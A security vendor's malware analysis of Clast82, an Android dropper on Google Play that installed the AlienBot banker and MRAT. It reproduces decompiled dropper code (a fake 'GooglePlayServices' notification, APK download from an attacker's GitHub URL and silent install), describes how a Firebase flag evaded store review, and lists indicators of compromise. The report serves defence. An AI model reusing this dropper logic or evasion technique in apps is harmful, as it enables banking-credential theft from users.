

Clast82 – A new Dropper on Google Play Dropping the AlienBot Banker and MRAT

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Check Point Research (CPR) recently discovered a new Dropper spreading via the official Google Play store, which downloads and installs the AlienBot Banker and MRAT.

This Dropper, dubbed Clast82, utilizes a series of techniques to avoid detection by Google Play Protect detection, completes the evaluation period successfully, and changes the payload dropped from a non-malicious payload to the AlienBot Banker and MRAT.

The AlienBot malware family is a Malware-as-a-Service (MaaS) for Android devices that allows a remote attacker, at a first step, to inject malicious code into legitimate financial applications. The attacker obtains access to victims' accounts, and eventually completely controls their device. Upon taking control of a device, the attacker has the ability to control certain functions just as if he was holding the device physically, like installing a new application on the device, or even control it with TeamViewer.





Figure 1 – Clast82 Malware on Google Play

General

This malware, dubbed CLAST82, used a series of techniques to avoid detection by Google Play Protect:

- Using Firebase as a platform for C&C communication
- Using GitHub as a 3rd party hosting platform to download the payload from


During the Clast82 evaluation period on Google Play, the configuration sent from the Firebase C&C contains an “enable” parameter. Based on the parameter’s value, the malware will “decide” to trigger the malicious behavior or not. This parameter is set to “false” and will only change to “true” after Google has published the Clast82 malware on Google Play.



The screenshot shows a JSON viewer interface with three tabs: "JSON", "Raw Data", and "Headers". The "JSON" tab is selected. Below the tabs are buttons for "Save", "Copy", "Collapse All", "Expand All", and a "Filter JSON" search box. The JSON data is expanded to show an "app:" object with the following fields: "enabled" (false), "name" (""), "package_name" (""), and "url" ("").

```
▼ app:
  enabled: false
  name: ""
  package_name: ""
  url: ""
```

Figure 2 – “Disabled” configuration sent from the Firebase C&C



The screenshot shows a JSON viewer interface with three tabs: "JSON", "Raw Data", and "Headers". The "JSON" tab is selected. Below the tabs are buttons for "Save", "Copy", "Collapse All", "Expand All", and a "Filter JSON" search box. The JSON data is expanded to show an "app:" object with the following fields: "enabled" (true), "name" ("brain"), "package_name" ("zoo.piece.off"), and "url" ("https://github.com/clast82/publick/raw/main/brain.apk").

```
▼ app:
  enabled: true
  name: "brain"
  package_name: "zoo.piece.off"
  ▼ url: "https://github.com/clast82/publick/raw/main/brain.apk"
```

Figure 3 – “Enabled” configuration sent from the Firebase C&C

The malware’s ability to remain undetected demonstrates the importance of why a mobile security solution is needed. It’s not enough to scan the app during the evaluation period, as a malicious actor can, and will change the applications behavior while using 3rd party tools. A solution that monitors the device itself, constantly scanning network connections and behaviors by application will be able to detect such behavior. Furthermore, the payload dropped by Clast82 does not originate from Google Play, thus the scanning of applications before submission to review will not prevent the installation of the malicious payload.

The Campaign

During our investigation of the Clast82 Dropper, we uncovered the infrastructure used by the actor for distributing and maintaining the campaign. For each application, the actor created a new developer user for the Google Play store, along with a repository on the actor’s GitHub account, thus allowing the actor to distribute different payloads to devices that were infected by each malicious application.



gohhas

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- Call-Recorder**
HTML Updated 7 days ago ☆ Star
- Calls-Recorder**
HTML Updated 7 days ago ☆ Star
- XRecorder**
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- ZRecorder**
HTML Updated 7 days ago ☆ Star
- Docscan**
HTML Updated 22 days ago ☆ Star
- DoraVPN**
HTML Updated 22 days ago ☆ Star
- DailiHoroscope**
HTML Updated 22 days ago ☆ Star
- AutoCallRecorder**
HTML Updated 22 days ago ☆ Star
- AllInOneVideoDownloader**
HTML Updated 25 days ago ☆ Star
- TranslateApp**
HTML Updated 25 days ago ☆ Star
- PushUps**
HTML Updated 25 days ago ☆ Star
- QRecorderNew**
HTML Updated 25 days ago ☆ Star
- BeatPlayer**
HTML Updated on 14 Dec 2020 ☆ Star
- SampleMusicPlayer**
HTML Updated on 14 Dec 2020 ☆ Star
- MusicPlayer**
HTML Updated on 14 Dec 2020 ☆ Star
- Cake-VPN**
HTML Updated on 13 Dec 2020 ☆ Star
- Translator**
HTML Updated on 13 Dec 2020 ☆ Star
- DailyWorkout**
HTML Updated on 24 Nov 2020 ☆ Star
- VideoSaver**
HTML Updated on 31 Oct 2020 ☆ Star




Figure 4 – The Actor’s GitHub Repositories

While looking into the fake developer accounts on Google Play belonging to the actor, we came across another commonality – the Developer email for all apps is the same email '', and the links to each application for the Privacy Policy page links to the same repository, also belonging to the same actor. (<https://gohas.github.io/<app-name>>)

ADDITIONAL INFORMATION

| | | |
|------------------------------|---------------------------------------|--------------------------------------|
| Updated | Size | Installs |
| 20 December 2020 | 9.5M | 5,000+ |
| Current Version | Requires Android | Content rating |
| 1.1 | 4.1 and up | PEGI 3 Learn more |
| Permission | Report | Offered By |
| View details | Flag as inappropriate | Ivan Kiselev |

Developer
sbarkas77590@gmail.com
[Privacy Policy](#)

ADDITIONAL INFORMATION

| | | |
|------------------------------|---------------------------------------|--------------------------------------|
| Updated | Size | Installs |
| 28 December 2020 | 3.0M | 100+ |
| Current Version | Requires Android | Content rating |
| 1.1.1 | 7.0 and up | PEGI 3 Learn more |
| Permission | Report | Offered By |
| View details | Flag as inappropriate | Мамалиев Рустам |

Developer
sbarkas77590@gmail.com
[Privacy Policy](#)

Figure 5 – Developer email and Privacy Policy Links




Figure 6 – GitHub status for the 'Gohas' account




Figure 7 – Clast82's campaign attack flow

Technical Analysis – Clast82

The actor used legitimate and known open sources android applications, which the actor added the malicious code into in order to provide functionality to the malicious dropper, along with the reason for the victim to download and install it from the official Google Play store. For instance, the malicious CakeVPN application is based on [this GitHub repository](#).

On every application launch, it starts a service from MainActivity that starts a dropping flow called LoaderService. In addition, the MainActivity starts a foreground service to perform the malicious dropping task.

To comply with the Android restrictions, when an application creates a foreground service, it must also show an on-going notification to the user. Clast82 bypassed this by showing a "neutral" notification. In the case of the patient-zero, the CakeVPN app, the notification shown is "GooglePlayServices" with no additional text.

```
protected void onCreate(Bundle bundle0) {
    super.onCreate(bundle0);
    this.startService(new Intent(this, LoaderService.class));
}
```

Figure 8 – calling the LoaderService from the onCreate function

```
@Override // android.app.Service
public int onStartCommand(Intent intent0, int i, int i1) {
    Log.d(this.TAG, "onStartCommand: ");
    Object object0 = this.getSystemService("notification");
    if(object0 != null) {
        this.notificationManager = (NotificationManager)object0;
        this.createNotificationChannel();
        Context context0 = (Context)this;
        PendingIntent pendingIntent0 = PendingIntent.getActivity(context0, 0, new Intent(context0, MainActivity.class), 0);
        Notification notification0 = new Builder(context0, this.CHANNEL_ID).setContentTitle("GooglePlayServices").setSmallIcon(
            Intrinsic.checkNotNullExpressionValue(notification0, "NotificationCompat.Build.VERSION_CODES.LOLLIPOP").build());
        this.startForeground(1, notification0);
        this.checkAvailable();
        return 2;
    }
}
```

Figure 9 – The on-going notification handling for Clast82




Figure 10 – the on-going notification sent by Clast82

The foreground service registers a listener for the Firebase real-time database, from which it receives the payload path from GitHub

```
private final void checkAvailable() {
    FirebaseDatabase v0 = FirebaseDatabase.getInstance();
    Intrinsic.checkNotNullExpressionValue(v0, "FirebaseDatabase.getInstance()");
    v0.getReference().child("app").addListenerForSingleValueEvent(((ValueEventListener)new ValueEventListenerAdapter(((Function1)new LoaderService.checkAvailable.1(this)))));
}
```

Figure 11 – The communication with the Firebase C&C

```
Context context1 = LoaderService.this.getApplicationContext();
Intrinsic.checkNotNullExpressionValue(context1, "applicationContext");
Intent intent0 = context1.getPackageManager().getLaunchIntentForPackage(this.$data.getPackage_name());
LoaderService.this.getApplicationContext().startActivity(intent0);
LoaderService.this.stopForeground(true);
```

Figure 12 – Passing the Firebase data

After receiving the command from the Firebase C&C, the dropping flow starts with the 'loadAndInstallApp' function, which downloads the payload from GitHub, and calls the 'installApp' method to finalize the malicious activity.

```

private final void loadAndInstallApp(String string0, String string1) {
    ObjectRef ref$ObjectRef0 = new ObjectRef();
    ref$ObjectRef0.element = String.valueOf(this.getApplicationContext().getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS)) + "/";
    ref$ObjectRef0.element = ((String)ref$ObjectRef0.element) + (string1 + ".apk");
    Uri uri0 = Uri.parse("file://" + ((String)ref$ObjectRef0.element));
    if(new File(((String)ref$ObjectRef0.element)).exists()) {
        String string2 = (String)ref$ObjectRef0.element;
        Intrinsic.checkNotNullExpressionValue(uri0, "uri");
        this.installApp(string2, uri0);
        return;
    }

    DownloadManager.Request downloadManager$Request0 = new DownloadManager.Request(Uri.parse(string0));
    downloadManager$Request0.setDestinationUri(uri0);
    Object object0 = this.getApplicationContext().getSystemService("download");
    if(object0 != null) {
        ((DownloadManager)object0).enqueue(downloadManager$Request0);
        LoaderService.loadAndInstallApp.onComplete.1 loaderService$loadAndInstallApp$onComplete$10 = new LoaderService.loadAndInstallApp.onComplete.1(t
        this.getApplicationContext().registerReceiver(((BroadcastReceiver)loaderService$loadAndInstallApp$onComplete$10), new IntentFilter("android.int
        return;
    }
}

```

Figure 13 – The loadAndInstallApp method

```

private final void installApp(String string0, Uri uri0) {
    Log.d(this.TAG, "installApp: ");
    if(Build.VERSION.SDK_INT >= 24) {
        Uri uril = FileProvider.getUriForFile(this.getApplicationContext(), "com.protectvpn.freeapp.provider", new File(string0));
        Intent intent0 = new Intent("android.intent.action.VIEW");
        intent0.addFlags(1);
        intent0.addFlags(0x10000000);
        intent0.putExtra("android.intent.extra.NOT_UNKNOWN_SOURCE", true);
        intent0.setData(uril);
        this.startActivity(intent0);
        return;
    }

    Intent intent1 = new Intent("android.intent.action.VIEW");
    intent1.setFlags(0x10000000);
    intent1.setDataAndType(uri0, "\\\"application/vnd.android.package-archive\\\"");
    this.startActivity(intent1);
}

```

Figure 14 – The installApp method

If the infected device prevents installations of applications from unknown sources, Clast82 prompts the user with a fake request, pretending to be 'Google Play Services' requesting the user to allow the installation every 5 seconds.




Figure 15 – Fake prompt to user

After the malicious payload is successfully installed, the dropper app launches the payload downloaded. In the case of Clast82, we were able to identify over 100 unique payloads of the AlienBot, an Android MaaS Banker (Malware as a service) targeting financial applications and attempting to steal the credentials and 2FA codes for those applications.

```
Context context1 = LoaderService.this.getApplicationContext();
Intrinsics.checkNotNullExpressionValue(context1, "applicationContext");
Intent intent0 = context1.getPackageManager().getLaunchIntentForPackage(this.$data.getPackage_name());
LoaderService.this.getApplicationContext().startActivity(intent0);
LoaderService.this.stopForeground(true);
```

Figure 16 – Execution of the malicious payload

Timeline

January 27th – Initial discovery

January 28th – Report to Google

February 9th – Google confirmed that all Clast82 apps were removed from the Google Play Store.

How to protect yourself

Harmony Mobile (formerly known as SandBlast Mobile) delivers complete protection for the mobile workforce by providing a wide range of capabilities that are simple to deploy, manage and scale. Harmony Mobile provides protection for all mobile vectors of attack, including the download of malicious applications and applications with malware embedded in them.

Learn more:

Appendix 1 – IOCs

C&C Servers:

- boloklava87[.]club
- enegal-23[.]net
- balabanga90[.]online
- dsfikj2dsfmolds[.]top
- blakarda[.]site
- sponkisin[.]site

Droppers:

| name | sha256 | package_name | Firestore account |
|------------------------|---|----------------------------------|---|
| Cake VPN | 52adb34cc01aa8d034d71672f3efe02c8617641ee77bf6c5eb6806e834550934 | com.lazycoder.cakevpns | https://cake-vpn-811be-rtdb.firebaseio[.]com |
| Pacific VPN | bb49fc80393647d379a8adc8d9dec2f9a21e86620ee950f94cdc341345df459c | com.protectvpn.freeapp | https://pacificvpn.firebaseio[.]com |
| eVPN | 232d3a2a172db5d0e02570a8ddb8377dc5b8507aab85a51faf00631b51b7def | com.abcd.evpnfree | https://evpn-e7e0d.firebaseio[.]com |
| BeatPlayer | 609350daaaadee74e6526dee7f533affdbf289f076837a2400017a928531c3da1 | com.crrl.beatplayers | https://beat-player-763d3-rtdb.firebaseio[.]com |
| BeatPlayer | 804fb97d7c93f7ed37963f120ef5f5f7e6253501bd60f08433b0fd5c3db74 | com.crrl.beatplayers | https://beat-player-763d3-rtdb.firebaseio[.]com |
| QR/Barcode Scanner MAX | 82ea6fc0f57ae82cf7c51a039b6dee7b81b4ece0579a784ee35f02e71b833f3e | com.bezrukd.qrcodebarcode | https://qrscanner-aa57d.firebaseio[.]com |
| eVPN | 80a4380b812df71401733b0b37005e82a96f18b07be5317e82f38658b1551c5a | com.abcd.evpnfree | https://evpn-e7e0d.firebaseio[.]com |
| Music Player | 6f6c16481c0f3a4bd3afcaa9aa881e569c65e067c09efd4ac4828ead29242c95 | com.revosleap.samplemusicplayers | https://sample-music-play-default-rtdb.firebaseio[.]com |
| tooltipnatorlibrary | bbe2e4a68eb2a2589b6b7ba9afefd241f8eb6d8db6fa19dfd4d383311a019567 | com.mistergrizzlys.docscanpro | https://docscan-3f3c1-def-rtdb.firebaseio[.]com |
| QRRecorder | 4d4f8acda2e9b430d5f3a175dbee9dfcd07a9f26332b1a0b9e94166b1bc077f | com.record.callvoicerecorder | https://qrrecordernew-def-rtdb.firebaseio[.]com |

AlienBot Payloads:

- 231b5337e561e197775c7250ed3f82bcc0bbdde059ffff1012c672cd7126c13de0ac33e9c0bd5a33959faf3eb40ca95b7a5c8bd6b6eb5a916085a05366643089
- 08334829f9c1b7db50acc38129ce2e001c928772a996663a875e27bd7a0d54e2
- 277dc754cf28a3f0c4a734e84ccdd0fe2b149ff030eaf5c714e8915e95b436d0
- 51a715475e58ba225c9d031c282f1394531e7e71ab1006e03e303db2afadfd6
- 74f0794705b069e75bdc9bbc40b46fea6f6fc5a493c36a433eea09971d207f3c
- 92524a2a0832196524b3daa55726f3c1b62d09cf7997c470405ac138a329ec80
- 3c1c2ccd34abc145cc6a3d1eb789c499eea530962609acab62c5e6ab3607da66
- 549a1a1dbb8ca26c38a4e02402cdca272d0af70a8708d50cdc82ade501b5d696
- 388b525689700638568d3e0f62512dd9293a37253cac8d836a7d1edb3c2bb881
- 57377c13a08bd0c4376c93fe6f70e9e1779e9801bb22ef85b9f8c31a96a905ee
- cff15bc6a6012dbed17754d8fa1f50debe52f28e03aa3a0abdd6674e7752e5c
- f87469076b856543c22a3e7e1a617e7741208be251cf5d7a5cf0dddc97a86547
- 8c0a2a34fb7753a3b1c86451cbc9c8c8205164e5942f8068b3edc3f22b13a27a
- fea918c0f673a1c11d52c7d30c5e858f8521b0ea1827eba1801d6aec93300db0
- 7aaf4937c9694708b442a2054ef6118db37b857ee0b4d70255dec1012e14e3ea
- 7a44ead8a55a43c91cb1fc0e21bf7e3ea58a135d438f37a14065c5f850ad996

- 9981581da2d34f8101d937ab61d7bf8ec4c441d39487135100b8b5228687c36a
- dc49b51d2eaacfd1568e0385eca386ce849d72533dfcf449f04510d2558bbbed
- d5a6ae36bf90f00d99354b1392a56433d3532b47e18a596683d4ae6c77d5a9f
- ef5316fc8dee0cea24cff320926943ab24a410651053c54b792ad1d20db6d800
- 5810af063e1d6c40c96dbc59ba9f702bda2aa6b4c337a8b2ad983314575fc491
- d6060046f98abd5ab0a89c64aca36a26926d220acd4658eb0c59b736b357c819
- 0556762d4e843e298b63057cc28ad0c7be0721505502587303c674550473bd50
- ef2e757973e6e532ec5c3fdca4e40cf554ac0dd4f2e0d2d12f95302dc692cf99
- c0b1f73f18a45e34fac15c30de6d879a35bf6db4281278c509a9b7a2b7b37bbc
- 7c21bccbc9a2eef6ffcabbe6c66217ad2793aca4a75a94d4a6bc8dc08065c709
- 86b69db3571435a98e8bb94f8fe247c95ecf9e4cb18c9c702f0d3dcd91bb6634
- 94c5ecf16bbf1cba3fe536e287803d345a056fd96c3e3a997aaf5859c274ee45
- 40bd8ad79baff01a7e3729b586413dd73f4fba9f221716c3e934c87a15b719bc
- b47ff621c17083cd3ae046763a70e826afebdd50196be0a55feef8838ba634e
- d1a6a78f9886503c963bacbfcf5143b9be82ca4b2bb03ab18fe236706df0b874
- 9a6f195746a3e082efdca489339595f9669f04abd2b640f8bc7ec12ac9c3dd8d
- f95d590c83a4b43a88150b2cf31175912501d429814e7e79da26d84077c63f31
- 45ee0e98316dc30e5137990e7831fdc6d49e74aa2f699bd3c2aa6af0ed42ed00
- d1dd759e210e08d10679cd794df94d3ce6b87c5312441a8ee622b69b315f6d03
- 17d0776953069a5aea979940786be357493ca77a7a65a5c91fa4c5e6b3f55443
- 9d8ef3972db34a4179c3d869425b7a83e1e2c12a7ddca9ea574abbfeffbaca91
- b04f1e29d8c41111a7af7b51349ceadd8f6cb8e94ab58c28a89a3e8d0c2644a0
- 618c4b5ad167a03421ec8cc458d1c7470f2df0968a470cfab3e66af8f21ed13a
- a74495ee11eccdb27ed49f7110febb76d13214281e0bfe0e93955dba096542b2
- 0159eb849334758ca1994368c5770b7bcd49058b2ea069702757ef5302865836
- 623f020d836556ac697af979d07cc009746e59c6b458298fc3cd7eca62b3fef9
- 5b35d8b56aa0f7fa4f8bf6711044dfc18f54fb498bcc0a3d42cc8b15bb0103f0
- daf047c85ebc7caf006126e1a177e404298b58ca18d9220dc534f5fb88a0e91f
- b7a5db0926a8f5a9de13a14f8245041b7c30bc66d075b2ba2869a76fd6dbb244
- 55c0b443858cedebf87316b45618e1dc3ef3ad4ace873718aac692b9f28fbeb7
- 7296cee58dc8b31af03c9efa14b4160dd4c4e9054b2dc1310f2ff1b6fa94cd27
- 9d42d35f68ababe30ef222c379ac3dddf4a024708e5976a1e347a76a67642b9f
- d7a7b6a874ad9fb184e29937c7c2828134ec9fa30b51820248e7b8a00cc9d7cc
- 4d861ffca296dac63f57c1b71e79bdc8fd353f886e606180b8e2f85602548ac9
- 23a0f646d40727d4d56d096b09b8d43113bfea2c6a55803275d7713369f69b96
- de8584e3357b3de38235d908f071d8b20987cf532943966b64ba52bb56ce09b5
- 8d5cfbb7e3bf757090a9815cd7dc4996026e4849714cbd83ad8cc962bc85ce5f
- d8add7796feed041711f76c0422e1c1c93b323d273a46eb985179b52c09ec1a3
- 6d6c69f27b674b809d6169fc7896369e1016b83adddc4987bf10b96c7246c3c7be
- 0dc29a71ced37e980eeff777b22a1414f3432955f54ecd8ae9cbcf73dc71c3e
- 65d97e756aca99a983305d3aa25c120480426274e3de7a41da06ea9e068a0491
- 9fcac04a1d4fb109da558e36688b2873df4b8aade452c1740a235e181b279976
- e864a4270f414a200648533f92bf6f0f497bea880e7cc3122220a76d9538719d
- 41aebc150e9f1250c5953e87f2e470cb0a18c74b7387414cee503690de2dec13
- 6c96461480bfa5bea4d4a7ae3b5718b89697785fea835077e8031405bebb5a87
- 88c976e37f5efb01987f010488b54670723e3886b064b979166f24c72519c015
